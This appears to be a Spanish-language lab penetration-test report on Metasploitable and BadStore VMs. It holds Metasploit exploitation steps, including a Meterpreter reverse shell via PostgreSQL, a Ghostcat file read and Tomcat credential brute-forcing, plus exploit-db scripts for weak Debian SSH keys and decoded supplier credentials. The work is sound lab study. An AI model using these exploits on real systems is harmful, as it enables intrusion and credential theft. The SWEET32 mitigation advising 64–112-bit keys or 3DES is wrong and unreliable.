0  exploit/unix/misc/distcc_exec  2002-02-01      excellent  Yes   DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 > use 0
[*] Using configured payload cmd/unix/generic

```

2. Configuramos el exploit y posteriormente lo ejecutamos con run

```

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131

```

```

msf6 exploit(unix/misc/distcc_exec) > run
[-] 192.168.111.131:3632 - Msf::OptionValidateError The following options failed to validate: CMD
[*] Exploit completed, but no session was created.

```

- Mitigación ➔ Actualizar la version del servicio.

▼ PostgreSQL

- Descripción ➔ La version utilizada de PostgreSQL permite obtener una shell.
- Impacto ➔ Alto, critico.
- Explotación ➔ La vulnerabilidad se trata de la obtención de una shell remota sin necesidad de autenticación.

1. Buscamos el exploit necesario y lo seleccionamos

```

msf6 > search postgres_payload
Matching Modules
=====
#  Name
-  --
0  exploit/linux/postgres/postgres_payload  2007-06-05      excellent  Yes   PostgreSQL for Linux Payload Execution
1  exploit/windows/postgres/postgres_payload  2009-04-10      excellent  Yes   PostgreSQL for Microsoft Windows Payload Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/postgres/postgres_payload
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp

```

2. Configuramos el exploit

```

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131

```

```

msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.111.135
LHOST => 192.168.111.135

```

3. Ejecutamos con run

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.111.135:4444
[*] 192.168.111.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/gmFerYEc.so, should be cleaned up automatically
[*] Sending stage (989032 bytes) to 192.168.111.131
[*] Meterpreter session 1 opened (192.168.111.135:4444 → 192.168.111.131:57744 ) at 2022-03-13 19:16:17 -0400
meterpreter > pwd
/var/lib/postgresql/8.3/main
```

- Mitigación ➔ Actualizar a una versión superior.

▼ Apache Tomcat AJP Connector (Ghostcat)

- Descripción ➔ La vulnerabilidad permite una lectura de datos no autorizada, en algunos casos permitiendo subir archivos, pudiendo cargar código JSP y obtener así ejecución remota de código.
- Impacto ➔ La vulnerabilidad permite a los atacantes, a ser capaces de leer o incluir cualquier archivo en los directorios de Tomcat, de cara a un ataque futuro de ejecución de código.
- Explotación ➔ Para replicar la vulnerabilidad de lectura accedemos desde terminal introduciendo msfconsole, al introducir el comando *run* se ejecutara la vulnerabilidad.

```
msf6 > search ghostcat
msf6 > use auxiliary/admin/http/tomcat_ghostcat
msf6 auxiliary(admin/http/tomcat_ghostcat) > info
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RPORT 8009
RPORT => 8009
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
```

- Resultado de la lectura del fichero

```

msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.111.131 Exploit-DB  GHDB  Nessus Essentials / Login
Status Code: OK
ETag: W/"1565-1228677438000"
Last-Modified: Sun, 07 Dec 2008 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
<?xml version="1.0" encoding="ISO-8859-1"?>
!—
    Licensed to the Apache Software Foundation (ASF) under one or more
    contributor license agreements. See the NOTICE file distributed with
    this work for additional information regarding copyright ownership.
    The ASF licenses this file to You under the Apache License, Version 2.0
    (the "License"); you may not use this file except in compliance with
    the License. You may obtain a copy of the License at

        http://www.apache.org/licenses/LICENSE-2.0

    Unless required by applicable law or agreed to in writing, software
    distributed under the License is distributed on an "AS IS" BASIS,
    WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
    See the License for the specific language governing permissions and
    limitations under the License.
→

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/w
    version="2.4">

    <display-name>Welcome to Tomcat</display-name>
    <description>
        Welcome to Tomcat
    </description>

    !— JSPC servlet mappings start —→

    <servlet>
        <servlet-name>org.apache.jsp.index.jsp</servlet-name>

```

- He encontrado un plugin que permite obtener mas datos:

<https://github.com/00theway/Ghostcat-CNVD-2020-10487>

1. Descargamos el enlace
git clone https://github.com/00theway/Ghostcat-CNVD-2020-10487
2. Accedemos a su carpeta
3. Lectura de datos
python3 ajpShooter.py http://192.168.111.131 8009 /WEB-INF/web.xml eval
*web.xml es un descriptor de implementacion del servidor web.

```

<!-- Body -->
<td align="left" valign="top">
    <p id="congrats">If you're seeing this page via a web browser, it means you've setup
        <p>As you may have guessed by now, this is the default Tomcat home page. It can be fo
            <p class="code">$CATALINA_HOME/webapps/ROOT/index.jsp</p>

        <p>where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're
            <p>ation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providin
            and administration information than is found in the INSTALL file.</p>

        <p><b>NOTE:</b> This page is precompiled. If you change it, this page will not chan
            <p>it was compiled into a servlet at build time.
            <p>(See <tt>$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml</tt> as to how it was ma
        </p>

        <p><b>NOTE: For security reasons, using the administration webapp
            <p>is restricted to users with role "admin". The manager webapp
            <p>is restricted to users with role "manager".</b>
            <p>Users are defined in <code>$CATALINA_HOME/conf/tomcat-users.xml</code>.</p>

        <p>Included with this release are a host of sample Servlets and JSPs (with associat
            <p>de to developing web applications.</p>

        <p>Tomcat mailing lists are available at the Tomcat project web site:</p>

        <ul>
            <li><b><a href="mailto:users@tomcat.apache.org">users@tomcat.apache.org</a></b>
            <li><b><a href="mailto:dev@tomcat.apache.org">dev@tomcat.apache.org</a></b> for
        </ul>

```

- Mitigación ➔ Actualizar la configuración del conector AJP para requerir autorización y actualizar Tomcat a una versión superior.

▼ Apache Tomcat

- Descripción ➔ Las credenciales utilizadas en el servicio es la establecida por defecto por el desarrollador.
- Impacto ➔ Utilizar una contraseña por defecto es un riesgo alto.
- Explotación ➔ En el siguiente análisis vamos a utilizar una serie de pares de usuario y contraseña utilizados ampliamente para obtener las credenciales usadas.

1. Buscamos el módulo y lo seleccionamos:

```

msf6 > search tomcat_mgr_login
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/http/tomcat_mgr_login

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login
msf6 > use 0

```

2. Configuramos el módulo, ip y puerto utilizado

```

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180


```


3. Ejecutamos con run y observamos el resultado

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: admin:Olongic66 (Incorrect)

[-] 192.168.111.131:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: tomcat:root (Incorrect) ↗
[+] 192.168.111.131:8180 - Login Successful: tomcat:tomcat
[-] 192.168.111.131:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.111.131:8180 - LOGIN FAILED: both:manager (Incorrect)
```

4. En el navegador podemos acceder





- Mitigación ➔ Modificar las credenciales.

▼ Protocolos OpenSSL/OpenSSH

- Descripción ➔ El certificado x509 remoto del servidor SSL se genero mediante un sistema con errores en el generador de numero aleatorios.
- Impacto ➔ El atacante puede hacerse de parte de la clave privada y detonar en un ataque de sesión remota o de un sufrir un ataque *man in the middle*.
- Explotación ➔ Es posible explotar la vulnerabilidad de la siguiente forma:

```
1. Descargamos el script y los archivos necesarios de : https://www.exploit-db.com/exploits/5632
2. Descomprimimos los archivos.
3. Ejecutamos lo siguiente:
   [root@kali]~[/exploits/x509_OPEN_SSL]
   # ruby ./5632.rb 192.168.111.131 msfadmin rsa/2048/
4. Resultado
KEYFILE FOUND:
rsa/2048/b5708749a2cd60587a5f91e1285f36ab-9770.

5. Password requerida: Para ello necesitariamos hacer una fuerza bruta y obtener la password. Usando la password conocida, se obtiene un shell.
```

```
(root㉿kali)-[~/exploits/x509 OPEN SSL]
# ruby ./5632.rb 192.168.111.131 msfadmin rsa/2048/
ruby: warning: shebang line ending with \r may cause problems
testing key 1/32768 rsa/2048/b5708749a2cd60587a5f91e1285f36ab-9770 ...
testing key 2/32768 rsa/2048/91a37f900ddd93fca8b554628e7fd2f5-19722 ...
testing key 3/32768 rsa/2048/09f173207d9cb4c9311483fbf19551da-23598 ...
testing key 4/32768 rsa/2048/564ca4129056c15efdf7ebf8e466162-28707 ...
testing key 5/32768 rsa/2048/a97f73e123e446b93b0fdda6aecfc1ef-8448 ...
testing key 6/32768 rsa/2048/502637898a998cb0899f28f1c861e423-11502 ...
testing key 7/32768 rsa/2048/2f948aa9640f9ecb860a275113bd1c8c-30998 ...
testing key 8/32768 rsa/2048/a1cd091e0281d589d7450ee6a2308610-293 ...
testing key 9/32768 rsa/2048/ef025ab9f553991ced197e3ed63f4fd7-19816 ...
testing key 10/32768 rsa/2048/c0b273e7480a3e168f3ab708fc899f9b-8008 ...
testing key 11/32768 rsa/2048/a5add39ca1932434da42e73815c48d6c-7081 ...
testing key 12/32768 rsa/2048/7e8bb95d95459be763ba5eb9257e782c-31784 ...
testing key 10/32768 rsa/2048/a12ece333374d0511659dd853cae58a4-27385 ...
testing key 14/32768 rsa/2048/0843729f9b7ed4318e56fc49f9c588e7-30634 ...
testing key 15/32768 rsa/2048/a822f40fd2819c2af54fce1b6f58a077-4000 ...
testing key 10/32768 rsa/2048/ec3180bc365f88fb95234d7b9454ac6-28216 ...
testing key 17/32768 rsa/2048/f96af3eb47f74726549a80cd565a6f86-4994 ...
testing key 18/32768 rsa/2048/593bf9678e310ccd5833338ffa78c835-13327 ...
KEYFILE FOUND:
rsa/2048/b5708749a2cd60587a5f91e1285f36ab-9770
```

```
(root㉿kali)-[~/exploits/x509 OPEN SSL/rsa/2048]
# ssh -l msfadmin -p22 -i ~/exploits/x509\ OPEN\ SSL/rsa/2048/b5708749a2cd60587a5f91e1285f36ab-9770 192.168.111.131
msfadmin@192.168.111.131's password: █
```

La vulnerabilidad tambien afecta a los puertos 5432 y 25 usados por PostgreSQL y SMTP respectivamente, en este caso la explotacion ha sido de la siguiente forma:

1. Descargamos el script y los archivos necesarios de : <https://www.exploit-db.com/exploits/5720>
2. Descomprimimos los archivos.
3. Ejecutamos lo siguiente:


```
python 5720.py ./rsa/2048 192.168.111.131 msfadmin 25 100 ► Para el puerto 25
python 5720.py ./rsa/2048 192.168.111.131 msfadmin 5432 100 ► Para el puerto 5432
```
4. En estos casos no ha sido posible encontrar la clave RSA. Este exploit es diferente al anterior puesto que permite seleccionar puertos.

- Mitigación ➔ Existe un parche de seguridad, se debe regenerar las claves SSL, SSH y OpenVPN.

▼ SSL Medium Strength Cipher (SWEET32)

- Descripción ➔ Se trata de una vulnerabilidad que afecta en el métodos del cifrado.
- Impacto ➔ El ataque permite al atacante recuperar pequeñas porciones de texto plano cuando es encriptado con cifrado de bloques de 64-bits (como Triple-DES o Blowfish).
- Explotación ➔ Esta vulnerabilidad afecta a dos puertos, podemos replicar el analisis con los siguientes comandos:

```
Puerto 25:
nmap -p 25 -Pn --script +ssl-enum-ciphers 192.168.111.131 --script ssl-cert

Puerto 5432:
nmap -p 25 -Pn --script +ssl-enum-ciphers 192.168.111.131 --script ssl-cert
```

```

└──(root㉿kali)-[/usr/share/nmap/scripts] FU Exploit-DB GHDB Nessus Essential
└─# nmap --script ssl-enum-ciphers -p 5432 192.168.111.131
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-05 13:50 EST
Nmap scan report for 192.168.111.131
Host is up (0.00077s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-enum-ciphers:
|   SSLv3:
|     ENGLISH ciphers: CTCED ENGLISH SPANISH FRENCH
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|     Check for known SSL/TLS cipher suites. If a session, it is likely to
|     be vulnerable to the POODLE attack described on October 14, 2014,
|     as a prevent against the attack is unlikely.
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Weak certificate signature: SHA1
|     TLSv1.0:
|       ciphers:
|         TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|         TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|         TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|         TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|         TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|         TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|         TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|       compressors:
|         DEFLATE
|         NULL
|       cipher preference: client
|       warnings:
|         64-bit block cipher 3DES vulnerable to SWEET32 attack
|         Broken cipher RC4 is deprecated by RFC 7465
|         Weak certificate signature: SHA1
|       least strength: D
MAC Address: 00:0C:29:BB:87:72 (VMware)

```

- Mitigación Reconfigurar de forma que se evite el uso de claves cortas. Se recomienda el uso de encriptación con longitudes de clave de al menos 64 bits y menos de 112 bits, o que se use encriptación 3DES.

Hacking web

En este apartado vamos a evaluar un servicio web (BadStore), para conocer donde esta ubicado (IP) lanzamos lo siguiente:

```

└──(root㉿kali)-[/home/kali]
└─# nmap -O 192.168.111.0/24

```

```
Nmap scan report for 192.168.111.134
Host is up (0.00084s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 00:0C:29:1C:8A:5B (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop
```

He obtenido los siguientes datos:

- Apache 1.3.28 en puertos 80 y 443
- MySQL 4.1.7 en el puerto 3306

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -sV -O --top-ports 1000 192.168.111.134
```

```
└─(root㉿kali)-[~/home/kali]
└─# nmap -sV -O --top-ports 1000 192.168.111.134
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 19:19 EST
Nmap scan report for 192.168.111.134
Host is up (0.00081s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp   open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
3306/tcp  open  mysql   MySQL 4.1.7-standard
MAC Address: 00:0C:29:1C:8A:5B (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop
```

Accedemos a la web con la IP

▼ Identificación de tecnologías

Para la identificación de tecnologías utilizadas en la store he utilizado Wappalyzer.

He encontrado las siguientes tecnologías:

- Sistema operativo: Unix

- Servidor web: Apache 1.3.28
- Add-ons:
 - OpenSSL 0.9.7c
 - mod_ssl 2.8.15

▼ Mapeo de la aplicación web

Para realizar el mapeo de la aplicación y ponerla a prueba usaremos la herramienta Burp Suite.



Es necesario utilizar el navegador incluido en la herramienta.

▼ Fuzzing

En este apartado vamos a evaluar la aplicación web realizando una técnica de fuzzing con la herramienta **dirb** y **BurpSuite**.

- Descripción Se trata de buscar diferentes palabras en la dirección web de forma que localicemos archivos o directorios que están ocultos y que pueden ser útiles para ataques
- Impacto Podemos recopilar información de forma que pueda ser útil para realizar un posterior ataque.
- Explotación Para realizar la evaluación del servicio web utilizaremos la herramienta **dirb** que ya está incluida en el sistema Kali. Además en la segunda parte, utilizaré BurpSuite para intentar localizar ubicaciones gracias a la dirección web.
 1. Primera parte Introducimos el siguiente comando, esta herramienta usa un listado personalizado de palabras comúnmente utilizadas.

```
└──(root㉿kali)-[~/home/kali/exploits/SecLists/Fuzzing]
    └─# dirb http://192.168.111.134
```

Este comando nos muestra el resultado del escaneo, serán aquellas direcciones que ha encontrado en el servicio web.

```
(root㉿kali)-[~/home/kali]
# dirb http://192.168.111.134
System

DIRB v2.22
By The Dark Raver

START_TIME: Sat Mar 12 18:04:28 2022
URL_BASE: http://192.168.111.134/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

    — Scanning URL: http://192.168.111.134/ —
    => DIRECTORY: http://192.168.111.134/backup/
+ http://192.168.111.134/cgi-bin/ (CODE:403|SIZE:278)
+ http://192.168.111.134/favicon.ico (CODE:200|SIZE:1334)
=> DIRECTORY: http://192.168.111.134/images/
+ http://192.168.111.134/index (CODE:200|SIZE:3583)
+ http://192.168.111.134/index.html (CODE:200|SIZE:3583)
+ http://192.168.111.134/robots (CODE:200|SIZE:316)
+ http://192.168.111.134/robots.txt (CODE:200|SIZE:316)
=> DIRECTORY: http://192.168.111.134/supplier/

    — Entering directory: http://192.168.111.134/backup/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

    — Entering directory: http://192.168.111.134/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

    — Entering directory: http://192.168.111.134/supplier/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

END_TIME: Sat Mar 12 18:04:34 2022
DOWNLOADED: 4612 - FOUND: 6
```

Entre los resultados, obtenemos ficheros y archivos que posteriormente debemos visitarlos y evaluándolos uno a uno, además deberemos fijarnos en las que están acompañadas del código 200, que significa conexión correcta y obviar las direcciones 40X:

- Archivos
 - <http://192.168.111.134/favicon.ico> ➔ Es el icono de la aplicación que usa el navegador.

BS

- <http://192.168.111.134/index.html> ➔ Es la pagina principal de la web.
- <http://192.168.111.134/robots.txt> ➔ El fichero robots.txt es común en la mayoría de páginas web e incluye que se desea y que no para que sea mostrado o no por las arañas de los motores de búsqueda.

```

# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google


User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload

```

Podemos observar como en el robots.txt obtenemos directorios que no se desean que sean analizados por los crawlers.

- Directorios

- <http://192.168.111.134/backup/> ➔ Es un directorio donde por el nombre podemos intuir que se ubicaran las copias de seguridad, actualmente esta vacío.
- <http://192.168.111.134/images/> ➔ En este directorio están todas las imágenes utilizadas en la tienda, hay algunas que no son mostradas al usuario en el panel de compra, como veremos mas adelante.
- <http://192.168.111.134/supplier/> ➔ Este directorio esta dedicado a los proveedores, en el existe un archivo llamado 'accounts'.



El archivo accounts contiene los siguientes datos sensible, presumiblemente de cuentas, como indica su nombre:

```

1001:am9ldXNlcj9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
1002:a3JvZW1lcj9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=
1003:amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=


```

En este punto he intentado descifrar los datos, para ello he utilizado la herramienta cyberchef:

CyberChef

The Cyber Swiss Army Knife - a web app for encryption, encoding, compression and data analysis

 <https://gchq.github.io/CyberChef/>



Input length: 56
lines: 1

Output time: 1ms
length: 41
lines: 2

joeuser/password/platinum/192.168.100.56

Hemos obtenido los siguientes datos:


```
joeuser/password/platinum/192.168.100.56
kroemer/s3Cr3t/gold/10.100.100.1
janeuser/waiting4Friday/172.22.12.19
kbookout/sendmeapo/10.100.100.20
```

- Segunda parte: A través de la observación inicial de la aplicación web nos dimos cuenta de como trabajaba con las direcciones:

```
http://192.168.111.134/cgi-bin/badstore.cgi?action=myaccount
```

Para obtener más información utilizamos la herramienta **BurpSuite** junto con la lista de nombres "common.txt" del repositorio **SecLists**.

- Abrimos la herramienta BurpSuite, vamos a la pestaña Proxy, Intercept y abrimos el navegador y nos dirigimos a la tienda (192.168.111.134).
- Para que el navegador pueda ir avanzando deberemos pulsar sobre el botón "Forward" en BurpSuite.
NOTA: Al pulsar forward vamos enviando las peticiones al servidor de lo que estamos solicitando hacer en la página web.
- En la columna de la izq. pulsamos sobre My account.



4. Observamos la dirección:
<http://192.168.111.134/cgi-bin/badstore.cgi?action=myaccount>

5. En BurpSuite, obtendremos la siguiente petición:


```
Request to http://192.168.111.134:80
Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂
1 GET /cgi-bin/badstore.cgi?action=myaccount HTTP/1.1
2 Host: 192.168.111.134
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
5 Accept:
